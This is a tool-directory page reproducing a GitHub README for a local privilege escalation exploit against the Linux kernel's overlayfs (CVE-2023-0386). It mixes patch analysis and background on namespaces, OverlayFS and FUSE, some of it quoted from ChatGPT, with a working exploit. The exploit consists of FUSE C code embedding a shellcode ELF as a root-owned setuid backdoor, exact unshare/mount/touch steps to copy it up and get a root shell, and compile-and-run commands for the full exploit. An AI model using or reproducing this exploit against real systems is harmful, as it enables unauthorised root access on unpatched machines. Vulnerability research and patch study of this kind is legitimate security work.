
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-0386 — Local privilege escalation exploit for CVE-2023-0386 targeting Linux kernel overlayfs. Includes detailed vulnerability analysis, PoC code, and step-by-step exploitation guide using FUSE and user namespaces. | Kitploit
Tools/GitHubGitHub/chenaotian/cve-2023-0386
Privilege EscalationVulnerability AnalysisExploitationFuzzingLearning & EducationBinary Exploitation
GitHubchenaotian/cve-2023-0386

CVE-2023-0386

Local privilege escalation exploit for CVE-2023-0386 targeting Linux kernel overlayfs. Includes detailed vulnerability analysis, PoC code, and step-by-step exploitation guide using FUSE and user namespaces.

View Repository
1242113 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

README

root@kitploit:~
gcc -Wall exp.c `pkg-config fuse --cflags --libs` -o exp
./exp /tmp

image-20230421161145840

Vulnerability Analysis

The theoretical knowledge in this article (namespaces, overlay filesystem, fuse filesystem, etc.) comes from ChatGPT.

Vulnerability Overview

Vulnerability ID: CVE-2023-0386

Vulnerable Product: Linux kernel - overlay filesystem

Affected Versions: 5.11 ~ 5.19

Exploit Condition: Ability to unshare or create an overlay filesystem

Exploit Effect: Local privilege escalation

Environment Setup

Compile the kernel yourself:

Prepare a kernel within the affected version range, outside 5.15 (5.15 seems problematic), enable overlay and fuse filesystems:

root@kitploit:~
CONFIG_SLUB_DEBUGOVERLAY_FS
CONFIG_FUSE_FS

Ubuntu 21.10 kernel version 5.13.0-16-generic tested and works:

image-20230421161145840

Vulnerability Principle

Before analyzing the vulnerability, let's ask ChatGPT to role-play as a Linux kernel expert:

(Asking ChatGPT: Now you will play the role of a Linux kernel expert to help me answer some questions)

Patch Analysis

Public information about the vulnerability is scarce; the most direct source is the patch information. Patch link below:

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=4f11ada10d0a

image-20230503165509094

It can be seen that a new check was added in the ovl_copy_up_one function. Let's first ask ChatGPT what this function does:

image-20230503214724428

So this function is involved in copying a lower layer file of the overlay filesystem to the upper layer. Now, let's examine the new check added by the patch in context:

root@kitploit:~
static int ovl_copy_up_one(struct dentry *parent, struct dentry *dentry,
			   int flags)
{
	int err;
	DEFINE_DELAYED_CALL(done);
	struct path parentpath;
	struct ovl_copy_up_ctx ctx = {
		.parent = parent,
		.dentry = dentry,
		.workdir = ovl_workdir(dentry),
	};

	if (WARN_ON(!ctx.workdir))
		return -EROFS;

	ovl_path_lower(dentry, &ctx.lowerpath);
	err = vfs_getattr(&ctx.lowerpath, &ctx.stat,//[1] Get the stat of the underlying filesystem
			  STATX_BASIC_STATS, AT_STATX_SYNC_AS_STAT);
	if (err)
		return err;
	//[2] The patch adds a check to see if the user ID and group ID from the file's stat are mapped in the current namespace
	if (!kuid_has_mapping(current_user_ns(), ctx.stat.uid) ||
	    !kgid_has_mapping(current_user_ns(), ctx.stat.gid))
		return -EOVERFLOW;

[1] First, the vfs_getattr function retrieves the attributes of the target file on the underlying filesystem. vfs_getattr obtains the struct stat for a file by passing its struct path.

​ [1.1] ctx.lowerpath is the path to a file on the lower filesystem of the overlay filesystem. The overlay filesystem will be introduced later.

​ [1.2] struct stat holds file metadata, including the file's owner and group. The owner information obtained here will be checked by the patch's new condition.

[2] Then, the kuid_has_mapping function is called to check the owner and group information just obtained. It determines whether the file's owner and group are mapped in the current user namespace.

​ [2.1] kuid_has_mapping takes two parameters: a struct user_namespace structure and a struct kuid kernel user structure. This function checks whether the given user information is mapped in the given user namespace. User mapping in namespaces will be detailed later.

So we know that when the vulnerable function (ovl_copy_up_one) is executed, if the owner user or group of the target lower file is not mapped in the current namespace, the operation fails.

Thus the patch principle is clear. However, we still need to solve the following questions to reproduce this vulnerability:

  1. How to trigger the logic where the target function ovl_copy_up_one resides — that is, copying a lower layer file to the upper layer in the overlay filesystem?
  2. What role does the file lowerpath, whose owner is checked, play in the above chain?

Before answering these questions, we need to understand some basic knowledge:

Namespaces

(Asking ChatGPT: Please introduce namespaces in the Linux kernel)

In Linux, namespaces are a kernel feature used to achieve resource isolation. By using namespaces, a group of processes can appear to run in an independent system environment, improving security and manageability. Namespaces play a key role in container technology (e.g., Docker), allowing containers to run in isolation without affecting other containers or the host system.

The Linux kernel supports 7 types of namespaces (mount, pid, net, ipc, user, time, cgroup), each isolating a specific type of system resource. Namespaces are created, modified, and managed via system calls such as clone, unshare, and setns. Container runtimes (like Docker) and other virtualization tools use these namespace features to provide independent, isolated running environments for containers.

User Namespace

The check function kuid_has_mapping added in the vulnerability patch involves the user namespace among the seven namespaces.

(Asking ChatGPT: Please introduce user namespaces)

User namespaces isolate user IDs (UID) and group IDs (GID). Through user namespaces, independent sets of user and group IDs can be used in different namespaces. This means that a user or group in one user namespace may have a different ID or different privileges in another namespace. User namespaces improve system security and manageability, especially in container environments.

The key feature of user namespaces is ID mapping: User namespaces allow mapping UIDs and GIDs from one namespace to UIDs and GIDs in another namespace. This means that the same UID and GID could represent different users and groups in different user namespaces. For example, a root user (UID 0) in a container may be mapped to an unprivileged user on the host system.

We only need to remember the following points:

  • The same user (group) may have different uid(gid) in different user namespaces.
  • The user who creates a new user namespace becomes root in that new namespace.
  • Other users need to be manually mapped to the new namespace (by modifying /proc/[pid]/uid_map; /proc/[pid]/gid_map), which typically requires root privileges in the initial namespace.
  • Unmapped users are recognized as nobody.

For example, if user "breeze" creates a new user namespace, and then checks a file owned by root in the initial namespace, the file's owner will be shown as nobody in the new namespace:

image-20230503205416800

This is because in the new namespace, root is the user "breeze" who created it, and the root from the initial namespace was not manually mapped, so it is recognized as nobody.

So now we understand the significance of the patch: For a file being copied from the overlay lower filesystem, the operation only continues if its owner (group) is mapped in the current namespace. Otherwise, an error is returned. That is, situations where the owner is recognized as nobody will cause the copy to fail.

Overlay Filesystem

Principle

(Asking ChatGPT: Please introduce the overlay filesystem in Linux)

The Overlay filesystem (also known as OverlayFS) is a virtual filesystem in the Linux kernel. It allows merging two or more existing directory hierarchies (called "lower" and "upper" layers) into a unified view. The Overlay filesystem is very useful for enabling write operations on read-only filesystems (like images) by redirecting writes to a writable overlay layer. This approach is widely used in container technologies (e.g., Docker) as it provides a lightweight, high-performance filesystem virtualization solution.

  1. Lower layer: This is the base filesystem layer, typically read-only. An overlay filesystem can have one or more lower layers.
  2. Upper layer: This is a writable filesystem layer that stores all changes to lower layer files. This includes file modifications, creations, and deletions.
  3. Workdir: This is a writable directory on the same filesystem as the upper layer, used to store intermediate data and metadata to support the normal operation of OverlayFS.
  4. Merged layer: This is a virtual, combined view that merges the lower and upper layers. When users access the Overlay filesystem, they see this merged layer. In this layer, changes from the upper layer override corresponding files in the lower layer. For files with the same name, the upper layer file takes priority. For directories with the same name, they are merged; only files within the directories may have upper/lower override relationships.

The diagram below illustrates how actual lower and upper files correspond to files in the merged layer:

image-20230504100543888

Because the upper filesystem is writable, users directly modify files that come from the upper layer. However, if a user wants to modify a file from the lower layer (e.g., file D in the diagram), since the lower layer is read-only, file D is copied (copy up) to the upper layer as file D', and then the modification is performed on the new upper file D'. The original file D in the lower layer remains unchanged. This is the copy-on-write (COW) behavior in the overlay filesystem:

image-20230504103155100

Creating an Overlay Filesystem

(Asking ChatGPT: Give me a practical example of creating a simple overlay filesystem)

We demonstrate how to create an overlay filesystem with the following steps:

First, create the lower1, lower2, upper, and work directories. These directories will be used for the Overlay filesystem. Also, create a mount point (e.g., merged) to access the combined view. Add some content to the lower1 and lower2 directories:

root@kitploit:~
mkdir lower1 lower2 upper work merged
echo "This is a file in lower1." > lower1/file1.txt
echo "This is a file in lower2." > lower2/file2.txt

Use the mount command with the -t overlay option to mount the Overlay filesystem. Specify the lowerdir, upperdir, and workdir parameters as follows:

root@kitploit:~
mount -t overlay overlay -o lowerdir=lower1:lower2,upperdir=upper,workdir=work merged

Files from both lower and upper filesystems are visible in the merged directory:

image-20230503213819903

Any operation (creating, deleting, modifying files) in this directory will only affect the upper filesystem; the lower layer remains unchanged. For example, creating a new file (actually created in upper):

image-20230503214009386

Modifying an existing file (the file is copied from lower1 to upper, then modified):

image-20230503214138872

To summarize, the logic related to the vulnerability is: when we modify a file in an overlay filesystem that originates from the lower layer, the file is first copied to the upper filesystem, and then the modification takes place.

Vulnerability Trigger Logic

Based on the analysis above, we can reconstruct the full picture of the vulnerability. When a copy-up operation occurs in an overlay filesystem (attempting to modify a lower file, triggering the copy from lower to upper):

  • Patch logic: Files whose owner (group) is not mapped in the current user namespace cannot be copied.
  • Vulnerability logic: All files can be normally copied, including those owned by users not mapped in the current user namespace.

The question then is: Why does copying a file owned by an unmapped user cause a problem?

Exploitation

The answer to the above question is simple: Copying a file does not only copy the file's content, but also its metadata, including owner information, timestamps, permissions, and extended attributes such as capabilities. The risk is that if the lower filesystem is a user filesystem (e.g., fuse), where the user has high control and can define any file, but that filesystem has limitations (e.g., nosuid), this vulnerability allows copying a user-defined suid file from a nosuid filesystem to a normal filesystem, resulting in an illegal suid file gaining suid privileges, thereby achieving privilege escalation.

Fuse Filesystem

(Asking ChatGPT: Please introduce the FUSE filesystem)

FUSE (Filesystem in Userspace) is a filesystem interface that allows users to implement and run custom filesystems in user space (rather than kernel space). FUSE is designed to simplify filesystem development and deployment while providing good performance and security. FUSE is widely used on Linux and other Unix-like systems (e.g., macOS, FreeBSD).

In simple terms, FUSE allows us to define certain callback functions (e.g., open, write, readdir, or even getattr for file metadata) in user space.

The following FUSE filesystem code (provided by ChatGPT) can serve both as a learning example and for the subsequent exploit:

(Asking ChatGPT: Please give me a simple code example of a FUSE filesystem that contains a file named "hello" with content "helloworld", and this file is a root-owned setuid file)

After simple modifications (changing file content to backdoor binary data, modifying some permission settings, file size, etc.):

root@kitploit:~
#define FUSE_USE_VERSION 30

#include <fuse.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>

static const char *hello_path = "/hello";// Path to the file named hello in the FUSE filesystem
const char hello_str[] = {// Binary content of the suid backdoor file in the FUSE filesystem
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00,
    0x00, 0x56, 0x56, 0x56, 0x56, 0x00, 0x00, 0x00,
    0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
    0xb0, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00,
    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00,
    0x02, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00,
    0xf6, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xf6, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x51, 0xe5, 0x74, 0x64, 0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x31, 0xff, 0x31, 0xd2, 0x31, 0xf6, 0x6a, 0x75,
    0x58, 0x0f, 0x05, 0x31, 0xff, 0x31, 0xd2, 0x31,
    0xf6, 0x6a, 0x77, 0x58, 0x0f, 0x05, 0x6a, 0x68,
    0x48, 0xb8, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x2f,
    0x2f, 0x73, 0x50, 0x48, 0x89, 0xe7, 0x68, 0x72,
    0x69, 0x01, 0x01, 0x81, 0x34, 0x24, 0x01, 0x01,
    0x01, 0x01, 0x31, 0xf6, 0x56, 0x6a, 0x08, 0x5e,
    0x48, 0x01, 0xe6, 0x56, 0x48, 0x89, 0xe6, 0x31,
    0xd2, 0x6a, 0x3b, 0x58, 0x0f, 0x05};

static int hellofs_getattr(const char *path, struct stat *stbuf)// Callback function getattr to get file or directory attributes
{
    int res = 0;

    memset(stbuf, 0, sizeof(struct stat));

    if (strcmp(path, "/") == 0) { // Permissions for FUSE filesystem root directory, 0755
        stbuf->st_mode = S_IFDIR | 0755;
        stbuf->st_nlink = 2;
    } else if (strcmp(path, hello_path) == 0) { // Permissions for hello file, 777 with SUID
        stbuf->st_mode = S_IFREG | S_ISUID | 0777;
        stbuf->st_nlink = 1;
        stbuf->st_size = sizeof(hello_str); // Actual size of hello file
    } else {
        res = -ENOENT;
    }

    return res;
}

static int hellofs_readdir(const char *path, void *buf, fuse_fill_dir_t filler,
                           off_t offset, struct fuse_file_info *fi)// Function to get directory information
{
    (void) offset;
    (void) fi;

    if (strcmp(path, "/") != 0) { // Currently only supports viewing the FUSE root directory
        return -ENOENT;
    }

    filler(buf, ".", NULL, 0); // Default show . and ..
    filler(buf, "..", NULL, 0);
    filler(buf, hello_path + 1, NULL, 0); // FUSE root directory has a hello file

    return 0;
}

static int hellofs_open(const char *path, struct fuse_file_info *fi)// Open callback function for opening files
{
    if (strcmp(path, hello_path) != 0) { // Only supports opening hello file
        return -ENOENT;
    }

    return 0;
}

static int hellofs_read(const char *path, char *buf, size_t size, off_t offset,
                        struct fuse_file_info *fi)// Read callback function for reading files
{
    size_t len;
    (void) fi;
    if (strcmp(path, hello_path) != 0) { // Only supports reading hello file
        return -ENOENT;
    }
    len = sizeof(hello_str);
    if (offset < len) {
        if (offset + size > len) {
            size = len - offset;
        }
        memcpy(buf, hello_str + offset, size); // Return content of hello file (the binary array above)
    } else {
        size = 0;
    }

    return size;
}

static struct fuse_operations hellofs_oper = {
    .getattr = hellofs_getattr,
    .readdir = hellofs_readdir,
    .open = hellofs_open,
    .read = hellofs_read,
};

int main(int argc, char *argv[])
{
    return fuse_main(argc, argv, &hellofs_oper, NULL); // Register callback functions
}

The code above creates a FUSE filesystem containing only one file named "hello". Its content is a binary backdoor program, and its permissions are set as a root-owned setuid file. Only four callback functions are implemented, sufficient for basic viewing, opening, and reading of the hello file. We can compile and mount the FUSE filesystem with the following commands:

root@kitploit:~
gcc -Wall hellofs.c `pkg-config fuse --cflags --libs` -o hellofs
mkdir fusefs
./hellofs ./fusefs

Then we can see the hello file in the fusefs directory, which is a root-owned suid file:

image-20230504144546539

However, normal users cannot mount a FUSE filesystem with suid enabled; that is, FUSE filesystems mounted by normal users are always nosuid. So even if we execute this suid backdoor file, we cannot obtain root privileges:

image-20230504144846572

Exploitation

Now we use CVE-2023-0386 and the above FUSE filesystem to complete the privilege escalation.

  1. First, we need to construct an overlay filesystem according to the vulnerability scenario. Use the FUSE filesystem as the lower layer, find a writable directory as the upper layer, create the necessary workdir and other overlay-related directories, and mount the FUSE filesystem.

    root@kitploit:~
    mkdir hello_mount_point  overlay_mount_point  upperdir  workdir # Create relevant directories
    ./hellofs hello_mount_point                                     # Mount FUSE filesystem
    

    image-20230504153904268

  2. Then create a new user namespace, mount namespace, and PID namespace. This is necessary because we later need to create an overlay filesystem; by default we don't have mount privileges, so we need to obtain them in the new namespace.

    root@kitploit:~
    unshare -Urm
    

    image-20230504153934490

  3. Create the overlay filesystem. Use the FUSE filesystem containing the suid backdoor file "hello" as the lower layer, and the writable upper directory as the upper layer:

    root@kitploit:~
    mount -t overlay overlay -o lowerdir=hello_mount_point,upperdir=upperdir,workdir=workdir overlay_mount_point
    

    image-20230504154022811

    The current state of the overlay is shown below:

    image-20230504114747720

Now our goal is to exploit the vulnerability to copy the suid backdoor file from the nosuid-mounted FUSE filesystem to the upper filesystem. The upper filesystem is the host's default filesystem, which has suid capability. This copy operation will bring the backdoor file along with its suid attribute. So we need to trigger the copy-up operation in the overlay filesystem. This operation occurs when we attempt to modify a file from the lower layer; that's why we set the hello file's permissions to 777 in the FUSE filesystem.

A Trivia: The touch Command

Modifying a file does not only mean changing its content. Modifying other attributes, such as timestamps, also triggers the copy-up operation. When the touch command is used on an existing file, it does not overwrite the file but only modifies its access and modification timestamps. Timestamp information is part of the file's extended attributes (attr), and modifying them also triggers the overlay filesystem's copy-up.

The call stack is as follows (modifying access and modification timestamps triggers copy-up in ovl_setattr):

image-20230428112854184

  1. Returning to the steps above: we simply enter the overlay filesystem's merge directory and use touch to modify the backdoor file's timestamps:

    root@kitploit:~
    touch overlay_mount_point/hello
    

image-20230504154116918

This triggers the copy-up operation:

image-20230504115008645

Now check the upper directory:

root@kitploit:~
ls -al upperdir

image-20230504154216784

Then exit the namespace and execute upperdir/hello to obtain a root shell:

image-20230504154316023

Exploit Code

See exp.c

Compilation and execution:

root@kitploit:~
gcc -Wall exp.c `pkg-config fuse --cflags --libs` -o exp
./exp /tmp

Summary

Thus, the significance of the patch is: if someone attempts to escalate privileges as demonstrated here, the root user from the initial namespace will inevitably not be mapped in the new user namespace (and we cannot map it because that requires privileges), causing the operation to fail. If the user is mapped in the new user namespace, it is considered a legitimate scenario.

References

chatGPT

Download Tool